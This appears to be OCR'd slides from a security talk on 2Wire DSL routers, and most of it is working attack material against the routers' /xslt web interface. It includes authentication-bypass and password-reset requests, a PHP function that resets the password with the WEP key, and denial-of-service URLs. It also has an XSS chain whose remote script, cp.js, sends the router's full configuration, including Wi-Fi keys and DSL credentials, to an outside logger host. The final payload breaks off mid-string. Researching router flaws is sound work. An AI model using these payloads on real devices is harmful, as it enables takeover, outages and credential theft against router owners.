
PASO 3. La siguiente información como se muestra en la siguiente tabla **debe de ser borrada** dando clic en “**QUITAR**”.

Nombre DNS	Dirección IP	Tipo de entrada
www.prueba.hkm	216.163.137.3	Agregada por el usuario
www.banamex.com	209.160.34.4	Agregada por el usuario



Authentication Bypass (page=H04)


You could change the password, even if it was set and without knowing the current password.



/xslt?PAGE=H04_POST&THISPAGE=H04&NEXTPAGE=J33&PASSWORD=admin&PASSWORD_CONF=admin&HINT=

(changes password to *admin*)

H04 Authentication Bypass ON THE WILD (inside .swf)



Password reset with WEP key

“It's a feature, not a bug.” (TM)

Restablecer contraseña del sistema

Ayuda sobre la contraseña

Antes de restablecer la contraseña del sistema, se recomienda que intente utilizar el recordatorio para recordar la contraseña actual.

Si aún no logra recordarla, puede cambiarla ingresando la clave del sistema exclusiva de diez dígitos impresa en la parte inferior de la unidad. Después de ingresar la clave correcta, debe cambiar inmediatamente la contraseña actual del sistema. Para ello, ingrese y confirme una contraseña nueva en los espacios que aparecen a continuación.


Clave del sistema:

Ingresar contraseña nueva:

Confirmar contraseña nueva:

Después de elegir una contraseña nueva, se recomienda que cree un recordatorio para la misma. Este recordatorio puede ser una palabra, una frase o una pregunta que le ayude a recordar la contraseña si llegase a olvidarla. El recordatorio debe ser algo simple que le haga

Información



Configurar la red inalámbrica

Configuración

Identificar la red

Nombre de red: 2WIRE672

Canal inalámbrico: 6 (2,437 MHz)

Habilitar **Difusión SSID**

Permite que el nombre de la red inalámbrica se difunda públicamente a cualquier usuario inalámbrico dentro del alcance inalámbrico de la red. Si se deshabilita la difusión SSID, el nombre de la red pasa a ser privado y ofrece una mayor seguridad, ya que exige al usuario inalámbrico ingresar el nombre de la red manualmente al crear un perfil de red inalámbrica en la computadora.

Seguridad inalámbrica

Habilitar **Seguridad de red inalámbrica**

Autenticación: WEP-Open

Utilizar clave de cifrado predeterminada

Utilizar clave de cifrado personalizada

Clave:

Configuración adicional (se recomienda utilizar los valores predeterminados)


Modo inalámbrico: 802.11b/g

Predeterminada: 802.11b/g


Configuración actual

Punto de acceso:	00:14:95:d1:6c:41
Nombre de red:	2WIRE672
Canal:	6 (2,437 MHz)
Autenticación:	WEP-Open
Cifrado:	WEP

Para ubicar la clave de cifrado inalámbrica incorporada de 10 dígitos correspondiente al sistema, busque en la parte inferior del producto cerca de la etiqueta de código de barras:



Password reset with WEP key ON THE WILD




```
function rpwd($WEP_KEY,$NPassword){
        $referer = "PAGE=A04&THISPAGE=&NEXTPAGE=A04";
        $post    = 'PAGE=A04_POST&THISPAGE=A04&NEXTPAGE=A04_POST&SYSKEY='
                   .$WEP_KEY.'&PASSWORD='
                   .$NPassword.'&PASSWORD_CONF='.$NPassword.'&HINT=';

        $obtener_code = abrir_url_post($post,$referer);
        if( eregi( 'ERROR',$obtener_code) ){
            return false;
        }else{
            escribirfile("1","cookie.txt");
            return true;
        }
        return false;

}
```

Denial of Service

CRLF **DoS** published by preth00nker in 2006.

/xslt?page=%0d%0a

(reboots the device)


DSL DoS

The DSL connection can be reset by sending a request to /xslt with “%X” where X is any character that is not from A-z.

/xslt?page=%&
/xslt?page=%@
...

(resets DSL connection)

Denial of Service ON THE WILD






Cross Site Scripting (who cares anyway?*)

Many, everywhere.


There are some persistent ones too...



Configuration Disclosure

It was first described as being a “Magic URL” lol. This url contains the complete router configuration, including: **Wireless Key** (in plain text of course), **DSL credentials**, **MAC**, and much more.

You can obtain the url by sniffing the traffic when installing the device using the service provider installation software.



Remote Configuration Disclosure (*XSS + Config Disclosure)

```
-XSS-
var ImageObject = new Image();
ImageObject.src= "http://192.168.1.254/base/web/def/def/images/nav_sl_logo";

if(ImageObject.height>0){
var iframe = unescape('%3Ciframe%20name%3Diframe%20style%3D%22visibility%3A%20hidden%3B%22%20width%3D2%20height
%3D2%20src%3D%22http%3A//192.168.1.254/xslt%3FPAGE%3DH04%26THISPAGE%3D%3C/SCRIPT%3E%3D%3CSCRIPT%20SRC
%3Dhttp%3A//xxxx/cp.js%3E%3C/SCRIPT%3E%22%3E%3C/iframe%3E');
} else {
var iframe = unescape('%3Ciframe%20name%3Diframe%20style%3D%22visibility%3A%20hidden%3B%22%20width%3D2%20height
%3D2%20src%3D%22http%3A//gateway.2wire.net/xslt%3FPAGE%3DH04%26THISPAGE%3D%3C/SCRIPT%3E%3D%3CSCRIPT
%20SRC%3Dhttp%3A//xxxx/cp.js%3E%3C/SCRIPT%3E%22%3E%3C/iframe%3E');
}
document.write(iframe);


-cp.js-
xmlhttp.open("GET","/xslt?page=mgmt_data",false);
xmlhttp.send(null);
var doc = xmlhttp.responseText;
var h = parseInt(doc.length / 800)+1;
var k = 0;
var m = 0;
function statement1 () {
       contenido = doc.substr(k,800);
        k=k+800;
        with(document)body.appendChild(createElement("script")).setAttribute("src","http://xxxx/logger.php?file="+contenido);
           m++;
        if (m>h){
            clearInterval(tid);
          }
   }
var tid = setInterval('statement1()', 1000);
```

(remotely logs the complete configuration file)

[video demonstration]

Authentication Bypass in page CD35_SETUP_01 (New!)

A few months ago while looking at my logs I found this page that allows to change the password even if the password is set.



/xslt?PAGE=CD35_SETUP_01_POST
&password1=admin&password2=admin&HINT=admin
(changes the password to *admin*)

Password Reset in CD35_SETUP_01 (New!)

By sending a password with more than 512 chars the password gets reset and next time you access it, our friendly H04 page will pop up asking for a new password.

/xslt?
PAGE=CD35_SETUP_01_POST&password1=hkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkhkmhkmhkmhkmhkmhkmhkmhkmhkm&password2=hkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
mhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmh
kmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkm
hkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhkmhk
